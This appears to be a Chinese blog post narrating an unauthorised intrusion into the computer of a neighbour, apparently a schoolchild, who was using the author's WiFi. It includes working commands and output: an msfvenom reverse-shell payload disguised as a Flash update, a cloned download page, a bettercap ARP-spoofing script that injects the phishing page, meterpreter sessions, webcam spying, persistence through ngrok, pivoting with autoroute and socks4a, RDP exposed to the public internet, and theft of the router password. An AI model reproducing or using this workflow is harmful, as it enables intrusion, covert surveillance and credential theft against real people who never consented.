

【渗透实战】记一次艰难的内网漫游_蹭我WIFI?看我如何利用APT组合拳日进蹭网者内网

作者: Kali_MG1937

原文链接: <https://mp.weixin.qq.com/s/J7h4pB2r1BmbgQqBOS28IQ>

本文由 干货集中营 收集整理: <http://www.nmd5.com/test/index.php>

0x01发现蹭网者

家里刚刚装了路由器,网速飞快~
最近为什么网络突然这么慢呢?
打开路由器后台列表



家里就我一个人有电脑,为什么多了一台机器?
尼玛!原来有人蹭我网,网速还占了1兆多!看来wifi密码设置得太弱了
正想踹对方下线,转念一想,既然来客人了,就得好好招待一下,不来个渗透全家桶怎么行呢?

nmap粗略扫描一遍

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-29 17:11 CST

Nmap scan report for 192.168.0.102

Host is up (0.0019s latency).

All 1000 scanned ports on 192.168.0.102 are down

root@kali:~/vuln#
```


重生信息安全

没有一个端口开着,看来利用CVE漏洞的策略是行不通的

0x02水坑攻击

既然没有可以利用的端口,那么怎么拿到蹭网者的设备权限呢?

水坑攻击 ,说得通俗一点就是钓鱼,这方法我已经用了数十遍,屡试不爽



The image shows two terminal windows from a Kali Linux machine. The left window shows the process of downloading a file from a remote server using the 'wget' command. The right window shows the HTML content of the downloaded file, which is a Flash player interface. A red box highlights a link in the HTML that points to a file named 'flash.exe' on the same machine (192.168.0.101).

```
root@kali: /var/www/html
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# wget https://www.flash.cn/ -O index.html
--2019-10-12 19:41:17-- https://www.flash.cn/
正在解析主机 www.flash.cn (www.flash.cn)... 110.88.157.254, 110.88.157.253
正在连接 www.flash.cn (www.flash.cn)|110.88.157.254|:443... 已连接。
已发出 HTTP 请求, 正在等待回应... 200 OK
长度: 4632 (4.5K) [text/html]
正在保存至: "index.html"

index.html      100%[=====] 4.52K --.-KB/s 用时 0.004s
2019-10-12 19:41:17 (1.21 MB/s) - 已保存 "index.html" [4632/4632]

root@kali:/var/www/html# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.2.102 lport=4444 -f exe -o flash.exe
```

```
<li><a href="/custom-service/index" target="_self">客服支持</a></li>
<li class="h-lang"><a href="/english" target="_self">English</a></li>
</ul>
</div>
<div id="index-content">
<h1 class="ic-title">Adobe&nbsp;Flash&nbsp;Player</h1>
<p id="ic-version">官方最新版本 : <span>1.7.0.0</span></p>
<div id="ic-download" class="able">
<span>立即下载</span>
<a href="http://192.168.0.101/flash.exe" target="_self">立即下载</a>
</div>
<div id="ic-size">大小 : <span>1.00MB</span></div>
<ul id="ic-button">
<li><span>系统要求</span><i></i></li>
<li><span>其他平台版本</span><i></i></li>
</ul>
<i class="ic-icon"></i>
<div class="ic-protocol"><label id="ic-checkbox" class="cur"><s></s><input type="checkbox"></label><div id="ic-popup">已阅读并同意<a href="/adobe.com/www.adobe.com/content/dam/acom/cn/legal/...>重生的信息安全
PC_WWEULA-zh_CN-20150407_1357.pdf">Adobe软件许可协议</a>和<a href="/flash_help/flash_help_service_agreement.pdf">Flash Helper Service使用协议</a></div></div>
-- 插入 --
```

具体的渗透思路出来了

我可以在本机建立一个服务器,诱导目标访问我的服务器并下载指定的payload

那么如何诱导目标?我需要一个合理的理由让对方乖乖安装我的载荷

启动Apache

下载flash官网的首页和相关的css,进行一些修改,告诉网页访问者需要下载并更新指定的文件,以此给网页访问者投放载荷



效果不错


在家用局域网内,ARP欺骗当然是主要的攻击方式了

利用bettercap2.4进行欺骗

为什么使用这个版本的bettercap?

bettercap1.82版本确实方便,但是在https代理服务器和代理脚本编写方面十分不理想

以至于被欺骗的主机根本不响应本机的ssl证书,而2.0以上版本修复了此问题



```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2019-10-12 23:11:55.018296799 +0800 CST m=+60.554081244 {192.168.0.102 GET my.4399.com /support/stat... 463611  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [sys.log] [inf] [*]Inject one RESPONSE!  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2019-10-12 23:11:55.138283188 +0800 CST m=+60.674067659 {192.168.0.102 GET my.4399.com /config/flash... 463611  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [sys.log] [inf] [*]Inject one RESPONSE!  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2019-10-12 23:11:55.179223622 +0800 CST m=+60.715008090 {192.168.0.102 GET 4399stat.5054399.com /js/r... 463611  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [sys.log] [inf] [*]Inject one RESPONSE!  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2019-10-12 23:11:55.198050393 +0800 CST m=+60.733834906 {192.168.0.102 GET my.4399.com /support/stat... 463611  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [sys.log] [inf] [*]Inject one RESPONSE!  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2019-10-12 23:11:55.304952999 +0800 CST m=+60.840737467 {192.168.0.102 GET my.4399.com /config/flash... 463611  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [sys.log] [inf] [*]Inject one RESPONSE!  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [sys.log] [inf] [*]Inject one RESPONSE!  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2019-10-12 23:11:55.362058669 +0800 CST m=+60.897843110 {192.168.0.102 GET newsimg.5054399.com /js/r... 463611  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [sys.log] [inf] [*]Inject one RESPONSE!  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2019-10-12 23:11:55.424105355 +0800 CST m=+60.959889820 {192.168.0.102 GET cnzz.mmstat.com /9.gif 463611  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [sys.log] [inf] [*]Inject one RESPONSE!  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2019-10-12 23:11:55.442907221 +0800 CST m=+60.978691689 {192.168.0.102 GET hqsl.cnzz.com /stat.htm 463611  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [sys.log] [inf] [*]Inject one RESPONSE!  
192.168.0.0/24 > 192.168.0.101 » [23:11:55] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2019-10-12 23:11:55.528598256 +0800 CST m=+61.064382717 {192.168.0.102 GET pcookie.cnzz.com /app.gif 463611  
192.168.0.0/24 > 192.168.0.101 » [23:11:56] [sys.log] [inf] [*]Inject one RESPONSE!  
192.168.0.0/24 > 192.168.0.101 » [23:11:56] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2019-10-12 23:11:56.540571721 +0800 CST m=+62.076356146 {192.168.0.102 GET news.4399.com /favicon.ico 463611  
192.168.0.0/24 > 192.168.0.101 » [23:11:56] [sys.log] [inf] [*]Inject one RESPONSE!
```

```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
function onResponse(req,res){  
    log("[*]Inject one RESPONSE!")  
    var cover=readFile("/var/www/html/index.html");  
    res.Body = cover;  
}
```


如图,我编写了一个简单的js脚本,使得被欺骗主机所有页面均被钓鱼页面替换
几分钟后,meterpreter成功接收到一个反弹的shell

```
msf5 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.0.101:4444  
[*] Sending stage (179779 bytes) to 192.168.0.102  
[*] Meterpreter session 1 opened (192.168.0.101:4444 -> 192.168.0.102:65205)  
  
meterpreter > screenshot  
Screenshot saved to: /root/LhbVkgkW.jpeg  
meterpreter >
```

截图看看



从对方的操作来看确实相信了flash未更新的假象
更重要的是,我可以调用对方是网络摄像头



判断完毕“小学生”


0x03进入蹭网者内网

通过摄像头对蹭网者家里环境进行观察,发现他桌子上是有路由器的

(为什么自己有路由器还来蹭我的网,)

也就是说,蹭网者一定会再次回到自己的内网,而那时候我就没法对他进行控制了

那就在本机上进行内网穿透,将本地端口映射至公网,这样就能让傀儡机反弹shell到公网端口接着再弹回内网。



如图,利用ngrok这个简便的穿透工具,我就能让本机的端口映射至公网
接着利用 **persistence** 这个模块使得傀儡机不断向这个公网端口反弹shell
这样就算蹭网者不在我的内网,我也能对他进行控制了
权限维持工作已经到位,现在该让对方滚回自己的内网了



踢对面下线
然而几分钟后,不仅仅是内网受控端下线,连公网受控端也下线了

```
meterpreter >
[*] 127.0.0.1 - Meterpreter session 12 closed. Reason: 重生信息安全
```

难道说穿透出问题了?静等几分钟无果后本打算放弃

```
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 127.0.0.1
[*] Meterpreter session 13 opened (127.0.0.1:4445 -> 127.0.0.1:50356) 重生信息安全
```

这时对面又上线了,可能是因为我把对面踢下线,接着对方就以为网络问题所以重启了一遍吧
不管怎样,远控重新上线了,也就是说,现在对方很可能就在自己的内网中

```
meterpreter > run post/multi/manage/autoroute
[!] SESSION may not be compatible with this module.
[*] Running module against 2INPWCAMZKU3RIH
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.2.0/255.255.255.0 from host's routing table. 重生信息安全
```

利用 **autoroute** 模块将对方的路由表转发至本地的meterpreter

```
meterpreter > background
[*] Backgrounding session 5...
msf5 exploit(multi/handler) > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > set srvhost 192.168.0.101
srvhost => 192.168.0.101
msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 3.
[*] Starting the socks4a proxy server 重生信息安全
```

接着利用socks4a模块将metasploit的流量转发至本地1080端口

☒ Manual proxy configuration

HTTP Proxy Port

☐ Use this proxy server for all protocols

SSL Proxy Port

FTP Proxy Port

SOCKS Host Port

☒ SOCKS v4 ☐ SOCKS v5

重生信息安全
<https://blog.csdn.net/ALDY94>

在浏览器中设置代理
尝试访问目标路由器



It works!

0x04拿下路由器权限

PHICOMM路由器,在查找相关资料后发现是没有默认密码的

尝试了几个弱口令也无果

渗透陷入了瓶颈

何不换一种思路?大多数家庭路由器密码都和wifi密码设置得一样,不如我在受控傀儡机上找找答案?


我在sunny-ngrok上申请了一个免费tcp隧道,使sunny的服务器能转发本地3389端口

| 隧道id | 隧道名称 | 隧道协议 | 本地端口 | 服务器类型 | 到期日期 | 赠送域名 | 状态 | 操作 |
|--------------------|------|------|----------------|---------------|-------|-------------------------------|------|---------|
| > ef69751cf1b7a3e4 | msf | tcp | 127.0.0.1:3389 | Ngrok (客户端下载) | 免费不过期 | tcp://free.idcfengye.com:3389 | 查看状态 | 编辑 删除 |


下载windows客户端
传入傀儡机

```
meterpreter > upload /root/sunny.exe c:/sunny.exe
[*] uploading : /root/sunny.exe -> c:/sunny.exe
```

在傀儡机上运行getgui模块打开3389端口,同时运行sunny



如图,3389被成功转发至公网
接着对摄像头进行观察,直到晚上11点,对方才离开房间
此时我登录远程桌面



拿到wifi密码



路由器权限成功拿下！

